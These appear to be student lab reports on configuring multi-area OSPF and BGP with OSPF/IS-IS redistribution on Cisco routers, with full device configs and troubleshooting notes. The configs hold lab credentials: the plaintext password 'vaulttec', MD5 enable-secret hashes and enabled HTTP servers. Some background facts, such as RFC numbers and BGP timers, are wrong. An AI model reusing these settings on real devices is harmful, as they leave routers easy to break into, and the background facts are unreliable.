
Configures OSPF on an interface for both IPv4 and IPv6 with a process ID of 1 and a specified area ID.

Network Diagram

Topology with IPv4 addresses



Topology with IPv6 addresses



Configurations

R1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
no platform punt-keepalive disable-kernel-core
hostname R1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
```

```
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
enable secret 5 $1$zVRm$yUTiLs9dyCcsZTfRXJ6BK/
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608PJ
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.1 255.255.255.252
 ip ospf 1 area 0
 negotiation auto
 ipv6 address 2001:DB8:ACAD:1::1/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0/0/1
 ip address 10.0.0.5 255.255.255.252
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:ACAD:2::1/64
 ipv6 ospf 1 area 1
interface GigabitEthernet0/1/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/1/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 1.1.1.1
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
```

```
 router-id 1.1.1.1
control-plane
banner motd ^CUnauthorized access is illegal. Ad Victoriam.^C
line con 0
 password vaulttec
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password vaulttec
 login
line vty 5 15
 password vaulttec
 login
end
```

R2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname R2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
enable secret 5 $1$g0AR$29jrWfeKkSNfHOYqPvIYH0
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM2406090M
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.2 255.255.255.252
 ip ospf 1 area 0
 negotiation auto
```

```
 ipv6 address 2001:DB8:ACAD:1::2/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0/0/1
 ip address 10.0.0.13 255.255.255.252
 ip ospf 1 area 2
 negotiation auto
 ipv6 address 2001:DB8:ACAD:5::1/64
 ipv6 ospf 1 area 2
interface GigabitEthernet0/1/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/1/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 2.2.2.2
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 2.2.2.2
control-plane
banner motd ^CUnauthorized access is illegal. Ad Victoriam.^C
line con 0
 password vaulttec
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password vaulttec
 login
line vty 5 15
 password vaulttec
 login
end
```

R3:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
```

```
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname R3
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
enable secret 5 $1$uDoi$R4oGA00LM9k1HP9TpALsf1
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608H7
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.9 255.255.255.252
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:ACAD:3::1/64
 ipv6 ospf 1 area 1
interface GigabitEthernet0/0/1
 ip address 10.0.0.6 255.255.255.252
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:ACAD:2::2/64
 ipv6 ospf 1 area 1
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 3.3.3.3
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 3.3.3.3
control-plane
```

```
banner motd ^CUnauthorized access is illegal. Ad Victoriam.^C
line con 0
 password vaulttec
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password vaulttec
 login
line vty 5 15
 password vaulttec
 login
end
```

R4:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
no platform punt-keepalive disable-kernel-core
hostname R4
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
enable secret 5 $1$NtJB$id4HUR5aCjy442xlUBPfa.
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO21482HZX
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.10 255.255.255.252
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:ACAD:3::2/64
```

```
 ipv6 ospf 1 area 1
interface GigabitEthernet0/0/1
 ip address 192.168.1.1 255.255.255.0
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:ACAD:4::1/64
 ipv6 ospf 1 area 1
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 4.4.4.4
ip forward-protocol nd
no ip http server
no ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 4.4.4.4
control-plane
banner motd ^CUnauthorized access is illegal. Ad Victoriam.^C
line con 0
 password vaulttec
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password vaulttec
 login
line vty 5 15
 password vaulttec
 login
end
```

R5:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname R5
boot-start-marker
```

```
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
enable secret 5 $1$2z/o$QtcBoq6ViZTuFJykFq5v/1
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO21482DWJ
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.17 255.255.255.252
 ip ospf 1 area 2
 negotiation auto
 ipv6 address 2001:DB8:ACAD:6::1/64
 ipv6 ospf 1 area 2
interface GigabitEthernet0/0/1
 ip address 10.0.0.14 255.255.255.252
 ip ospf 1 area 2
 negotiation auto
 ipv6 address 2001:DB8:ACAD:5::2/64
 ipv6 ospf 1 area 2
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 5.5.5.5
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
```

```
ipv6 router ospf 1
 router-id 5.5.5.5
control-plane
banner motd ^CUnauthorized access is illegal. Ad Victoriam.^C
line con 0
 password vaulttec
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password vaulttec
 login
line vty 5 15
 password vaulttec
 login
end
```

S1:

```
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname S1
boot-start-marker
boot-end-marker
no logging console
enable secret 5 $1$oYEx$kFrhnH.RuapHzEeW1ddQ//
no aaa new-model
system mtu routing 1500
authentication mac-move permit
ip subnet-zero
ip routing
no ip domain-lookup
ipv6 unicast-routing
spanning-tree mode pvst
spanning-tree etherchannel guard misconfig
spanning-tree extend system-id
vlan internal allocation policy ascending
interface FastEthernet0/1
 no switchport
 ip address 10.0.0.18 255.255.255.252
 ip ospf 1 area 2
 ipv6 address 2001:DB8:ACAD:6::2/64
 ipv6 ospf 1 area 2
interface FastEthernet0/2
 no switchport
 ip address 192.168.2.1 255.255.255.0
 ip ospf 1 area 2
```

```
 ipv6 address 2001:DB8:ACAD:7::1/64
 ipv6 ospf 1 area 2
interface FastEthernet0/3
interface FastEthernet0/4
interface FastEthernet0/5
interface FastEthernet0/6
interface FastEthernet0/7
interface FastEthernet0/8
interface FastEthernet0/9
interface FastEthernet0/10
interface FastEthernet0/11
interface FastEthernet0/12
interface FastEthernet0/13
interface FastEthernet0/14
interface FastEthernet0/15
interface FastEthernet0/16
interface FastEthernet0/17
interface FastEthernet0/18
interface FastEthernet0/19
interface FastEthernet0/20
interface FastEthernet0/21
interface FastEthernet0/22
interface FastEthernet0/23
interface FastEthernet0/24
interface FastEthernet0/25
interface FastEthernet0/26
interface FastEthernet0/27
interface FastEthernet0/28
interface FastEthernet0/29
interface FastEthernet0/30
interface FastEthernet0/31
interface FastEthernet0/32
interface FastEthernet0/33
interface FastEthernet0/34
interface FastEthernet0/35
interface FastEthernet0/36
interface FastEthernet0/37
interface FastEthernet0/38
interface FastEthernet0/39
interface FastEthernet0/40
interface FastEthernet0/41
interface FastEthernet0/42
interface FastEthernet0/43
interface FastEthernet0/44
interface FastEthernet0/45
interface FastEthernet0/46
interface FastEthernet0/47
interface FastEthernet0/48
interface GigabitEthernet0/1
interface GigabitEthernet0/2
interface GigabitEthernet0/3
interface GigabitEthernet0/4
```

```
interface Vlan1
 no ip address
router ospf 1
 router-id 6.6.6.6
 log-adjacency-changes
ip classless
ip http server
ip http secure-server
ip sla enable reaction-alerts
ipv6 router ospf 1
 router-id 6.6.6.6
 log-adjacency-changes
banner motd ^CUnauthorized access is illegal. Ad Victoriam.^C
line con 0
 password vaulttec
 login
line vty 0 4
 password vaulttec
 login
line vty 5 15
 password vaulttec
 login
end
```

Problems


```
S1(config-if)#ipv6 address 2001:db8:acad:7::1 /64
                                               ^
% Invalid input detected at '^' marker.
```

The original configuration file we used for Switch 1 had a space in this line before the IPv6 mask. To fix this, we simply removed the space and reloaded the interface.

```
S1(config-if)#ip address 192.168.2.0 255.255.255.0
Bad mask /24 for address 192.168.2.0
```

```
R4(config-if)#ip add 192.168.1.0 255.255.255.0
Bad mask /24 for address 192.168.1.0
```

Originally, our configuration file for Switch 1 and Router 4 used the subnet addresses of their respective networks instead of the first usable host addresses. The fix was to change `192.168.<x>.0` to `192.168.<x>.1` in each configuration file.



After properly configuring our routers, our pings between PCs didn't work. This occurred because no IPv4 default gateway was set on PC1. To fix this, we set PC1's default

gateway to `192.168.1.1`. We also had no default IPv4/IPv6 gateway for PC2. To fix this, we set PC2's gateways to `192.168.2.1` and `2001:db8:acad:7::1` respectively.

Conclusion

This lab served as a great way to jog my memory and remember how to set up the OSPF routing protocol. The Layer 3 switch was the greatest obstacle in the lab, and I had to jump through a few hoops to make it route traffic properly. However, the setup process wasn't unbearably difficult, and I'm confident that I could set up a multi-area OSPF network with a Layer 3 switch in a real-world setting.

Advanced Cisco Networking Academy: Designing a Multiprotocol Network with BGP

Colin J. Faletto, CCNA

Networking Academy

Purpose

This lab is intended to teach the basics of the BGP routing protocol, and also provide insight as to how it works with other routing protocols such as OSPF and IS-IS. The lab teaches how to connect multiple separate autonomous systems with one routing protocol.

Background

Border Gateway Protocol, or BGP, is a routing protocol used to exchange routers in between routers on internal networks and on the internet. It was developed in 1989 by the Internet Engineering Task Force, or IETF, a group that develops standards and operates under the Internet Society non-profit organization. BGP for IPv4 was originally specified in RFC 1105, and BGP for IPv6 was originally specified in RFC 1654. The most recent version of the protocol, BGP-4, is specified in RFC 4271.

BGP uses TCP connections between routers on port 179 and sends hello messages every 30 seconds by default. Internal BGP, or iBGP, sends routing information between routers in the same autonomous system, while external BGP, or eBGP, sends information between autonomous systems. Confusingly, eBGP sounds very similar to EGP, or Exterior Gateway Protocol, which is the predecessor to BGP. BGP is mainly designed to allow routers managed by different companies to exchange routes with each other, which is why eBGP is much more commonly used than iBGP.

BGP routers go through 6 exchange states: Idle, Connect, Active, OpenSent, OpenConfirm, and Established. By default, if the protocol is given multiple routes to a destination, it will count the number of AS jumps to the destination between each route and use the route with the lowest number.

One of BGP's major vulnerabilities is that routers, by default, BGP-enabled routers will put any advertised routes into the routing table. While this is normally useful, it also leaves routers vulnerable to hijacking, and makes it somewhat trivial for a malicious actor to redirect traffic to their own servers by introducing a lower-metric route

Open Shortest Path First is a routing protocol that uses link state advertisements to automatically build a network topology and provide end-to-end connectivity across networks. It was developed by the IETF. This lab uses both OSPFv2 and OSPFv3, which operate similarly but use IPv4 and IPv6 addresses respectively. OSPFv2 is specified in RFC 2328 and OSPFv3 is specified in RFC 5320.

OSPF-enabled routers can have two different types of relationships with each other: neighbor relationships and adjacencies. Neighbor relationships, which are automatically formed in P2P, broadcast, and point-to-multipoint networks, are formed using hello messages and simply inform routers of each other's existence on the network. Adjacencies are a more complex type of relationship that allows routers to exchange routing information with each other.

Intermediate System to Intermediate System, or IS-IS, is an interior gateway link-state routing protocol. Unlike most routing protocols, it was standardized by the International Standards Organization instead of the IETF. More specifically, it was

defined in ISO/IEC 10589:2002. IS-IS can send 4 types of packets: Hello PDUs, Link State PDUs, Complete Sequence Number PDUs, and Partial Sequence Number PDUs. IS-IS uses Dijkstra's algorithm, like OSPF, to find the optimal routes through a network.

Lab Summary

In this lab, we configured a BGP network across three companies: Company A (Arceus Architects), Company B (Blastoise Builders), and Company C (Charizard Construction). Each of these companies had their own internal network with a separate instance of a routing protocol. Companies A and B ran OSPF with a process ID of 1, in areas 0 and 1 respectively (despite sharing a process ID, these OSPF networks didn't communicate with each other). Company C ran the IS-IS protocol with an area tag of "char". The primary routers of each company were connected via BGP. They distributed routing information to BGP from the local routing protocol and vice versa, allowing all host routes to be accessible by any router on the network. Each of these routers were configured with their own BGP autonomous system number, meaning that the routers were connected to each other via eBGP.

Additionally, we configured optional characteristics of BGP through route maps. Through BGP, Company A was blocked from accessing the loopback address of the primary router of Company B (6.6.6.6), and Company C was given BGP routes with a metric of 444 instead of the default.

Lab Commands

Configuring BGP (Basic)

```
Router(config)#router bgp <as>
```
Enters BGP configuration mode. <as> represents the router's BGP autonomous system number.
```
Router(config-router)#bgp router-id <id>
```
Configures the router's BGP router ID.
```
Router(config-router)#neighbor <ip> remote-as <remote-as>
```
Configures an external BGP neighbor. IP can be IPv4 or IPv6. <remote-as> is the autonomous system number of the neighbor.
```
Router(config-router)#neighbor <ip> description <desc>
```
Configures a description for a neighbor.
```
Router(config-router)#address-family [ipv4|ipv6]
```
Enters address family configuration mode for the specified IP version.
```
Router(config-router-af)#network <network> mask <subnet-mask>
```
Configures the network where a neighbor can be found.
```
Router(config-router-af)#redistribute connected subnets
```
Redistributes networks from directly connected interfaces into BGP.
```
Router(config-router-af)#redistribute ospf <pid> metric <metric>
```
Redistributes information into BGP from OSPF using the given process ID. Redistributed routes will be given the specified metric.
```
Router(config-router-af)#redistribute isis <tag> [level-1|level-2|level-1-2] metric <metric>
```

Redistributes information into BGP from IS-IS using the given area tag. Routes from level 1 (intra-area), level 2 (inter-area), or both levels can be redistributed. Redistributed routes will be given the specified metric.

```
Router(config-router-af)#neighbor <ip> activate
```

Activates a neighbor in address family configuration mode.

Configuring OSPF

```
Router(config)#[ipv6] router ospf <pid>
```

Enters OSPF router configuration mode using the specified process ID. IPv4 and IPv6 have separate router configuration modes.

```
Router(config-router)#router-id <id>
```

Configures an OSPF router ID.

```
Router(config-router)#redistribute bgp <as> subnets
```

Redistributes routes into OSPF from BGP using the specified autonomous system number.

```
Router(config-if)#[ip|ipv6] ospf <pid> area <area>
```

Configures OSPF on an interface using the specified process ID and area.

Configuring IS-IS

```
Router(config)#router isis <tag>
```

Enters IS-IS configuration mode with the specified area tag.

```
Router(config-router)#net <net>
```

Configures an IS-IS Network Entity Title. This parameter works similarly to a router ID in other routing protocols.

```
Router(config-router)#metric-style wide
```

Configures IS-IS to use larger metrics in best-path calculations.

```
Router(config-router)#redistribute bgp <as>
```

Redistributes into IS-IS from the given BGP autonomous system number.

Configuring BGP (Optional Characteristics)

```
Router(config)#ip prefix-list <list> seq <number> [permit|deny]
<ip>/<mask>
```

Configures a prefix list with the name <list> to permit or deny a certain range of IP addresses. Since a prefix list can consist of multiple lines, the sequence number determines the order in which the lines are read.

```
Router(config)#route-map <map-name> [permit|deny] <seq-number>
```

Configures a route map with the name <map-name> to permit or deny addresses. The sequence number determines the order in which the route map instructions are read.

```
Router(config-route-map)#set metric <metric>
```

Sets the metric of addresses permitted by the route map.


```
Router(config-route-map)#match ip address prefix-list <prefix-
list>
```

Sets a route map to permit/deny addresses specified in a prefix list.


```
Router(config-router-af)#neighbor <ip> route-map <route-map>
[in|out]
```

Sets the routes given to/from a BGP neighbor to be passed through a specific route map for filtering/manipulation.

Network Diagram (IPv4)



Network Diagram (IPv6)



Configurations

Arceus-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Arceus-1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
```

```
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608PJ
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.1 255.255.255.252
 negotiation auto
 ipv6 address 2001:DB8:AAAA:1::1/64
interface GigabitEthernet0/0/1
 ip address 20.0.0.1 255.255.255.252
 ip ospf 1 area 0
 negotiation auto
 ipv6 address 2001:DB8:AAAA:2::1/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0/1/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/1/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 1.1.1.1
 redistribute bgp 10000 subnets
router bgp 10000
 bgp router-id 10.1.1.1
 bgp log-neighbor-changes
 neighbor 10.0.0.2 remote-as 20000
 neighbor 10.0.0.2 description blastoise
```

```
 neighbor 2001:DB8:AAAA:1::2 remote-as 20000
 neighbor 2001:DB8:AAAA:1::2 description blastoisev6
 address-family ipv4
  network 10.0.0.0 mask 255.255.255.252
  redistribute ospf 1 metric 10
  neighbor 10.0.0.2 activate
  neighbor 2001:DB8:AAAA:1::2 activate
 exit-address-family
 address-family ipv6
  redistribute ospf 1 metric 10
  neighbor 2001:DB8:AAAA:1::2 activate
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 1.1.1.1
 default-information originate
 redistribute bgp 10000
control-plane
banner motd ^CUnauthorized access is illegal. Gotta catch em
all!^C
line con 0
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
line vty 5 15
 login
end
```

Arceus-2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Arceus-2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
```

```
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608H7
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 20.0.0.2 255.255.255.252
 ip ospf 1 area 0
 negotiation auto
 ipv6 address 2001:DB8:AAAA:2::2/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0/0/1
 ip address 192.168.20.1 255.255.255.0
 ip ospf 1 area 0
 negotiation auto
 ipv6 address 2001:DB8:BBBB:2::1/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 1.1.1.2
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 1.1.1.2
control-plane
banner motd ^CUnauthorized access is illegal. Gotta catch em
all!^C
line con 0
```

```
 login
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
line vty 5 15
 login
end
```

Blastoise-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Blastoise-1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
ipv6 unicast-routing
multilink bundle-name authenticated
crypto pki trustpoint TP-self-signed-2517694527
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-2517694527
 revocation-check none
 rsakeypair TP-self-signed-2517694527
crypto pki certificate chain TP-self-signed-2517694527
 certificate self-signed 01
  30820330 30820218 A0030201 02020101 300D0609 2A864886 F70D0101
05050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D
43657274
  69666963 6174652D 32353137 36393435 3237301E 170D3234 31303137
32323238
  34305A17 0D333030 31303130 30303030 305A3031 312F302D 06035504
03132649
```

```
  4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D32
35313736
  39343532 37308201 22300D06 092A8648 86F70D01 01010500 0382010F
00308201
  0A028201 0100A93A 5525F64C 9B52036B AA80055A C1CF0AB1 A76988AD
F35C3DF2
  BE91E9A5 E42A570E 7D4FE4A0 03569F42 462DEDA9 20F685A7 F6BED6F6
CD249286
  A92D8070 3ECAB612 EF0CA141 02E2DAAD E003A137 169C3E39 6265A127
FA6F0580
  47C64278 11C70901 EE5FEB02 CE4F0153 755BBC94 15603A6D 9D5F754E
3A2FF28E
  4D91CD4C 06406C6F EBC061BA 0E8156B3 3A597354 CC234FC1 6C509250
F97A9B02
  4C15AA98 948FF47A 61435C2F FAE59347 6830DEF8 9DFDC9CB 8881BCBA
63C009C9
  F1EAD5E2 4CE1F3C0 4FE491AC EFC5EA9A B82184F7 7A66BA43 BE7A3EDE
0C206747
  2FD3543A 3A853102 BD1E0E59 3DCF55F2 C4F16284 54E9D97C 15E79A30
B920AC4B
  C6C3756C 4E530203 010001A3 53305130 0F060355 1D130101 FF040530
030101FF
  301F0603 551D2304 18301680 1467E9AC A5E499F5 50E7FA98 FA6B12C9
639A8C0B
  18301D06 03551D0E 04160414 67E9ACA5 E499F550 E7FA98FA 6B12C963
9A8C0B18
  300D0609 2A864886 F70D0101 05050003 82010100 A853FB28 9EF515FB
BF8F237D
  A8919865 F52A012C 007F24E1 21CE1DBE EA5CC63B 3DC84139 75592551
71838E67
  43E0924E B45DAAD3 3144D2EE 2D15BF15 153CD230 92B7958E 6843CD20
A42780AA
  222DAF7D 8926DC75 FF0188EB C22A209D 2078ABDD 815DD3A5 684648A1
C7A4FF53
  82CD26E0 366B367E 70118FE5 2004B346 835321D7 A16B2BD7 D61D50B3
D4A75B9A
  78315986 66458573 B376F554 AB1726B4 50688D23 7D8E9360 F3477713
78D29CC4
  B4F4C8B2 1EC01B3A 7468AFEB ED0C2F4B 27609492 0BD014C5 450F8AC6
BB0737D2
  3DD3A856 6E8FF1BA DE68C96D 346AEF09 D853286D FD48E7CE E1CE90E0
08E9D749
  51EDC47C 4E9EE5B4 AD2579BA 56D6DF3F 274C1EEC
        quit
license udi pid ISR4321/K9 sn FDO214414VU
no license smart enable
diagnostic bootup level minimal
```

```
spanning-tree extend system-id
redundancy
 mode none
interface Loopback0
 ip address 6.6.6.6 255.255.255.255
interface GigabitEthernet0/0/0
 ip address 10.0.0.2 255.255.255.252
 negotiation auto
 ipv6 address 2001:DB8:AAAA:1::2/64
interface GigabitEthernet0/0/1
 ip address 10.0.0.5 255.255.255.252
 negotiation auto
 ipv6 address 2001:DB8:AAAA:5::5/64
interface Serial0/1/0
interface Serial0/1/1
interface GigabitEthernet0/2/0
 ip address 30.0.0.1 255.255.255.252
 ip ospf 1 area 1
 negotiation auto
 ipv6 address 2001:DB8:AAAA:3::1/64
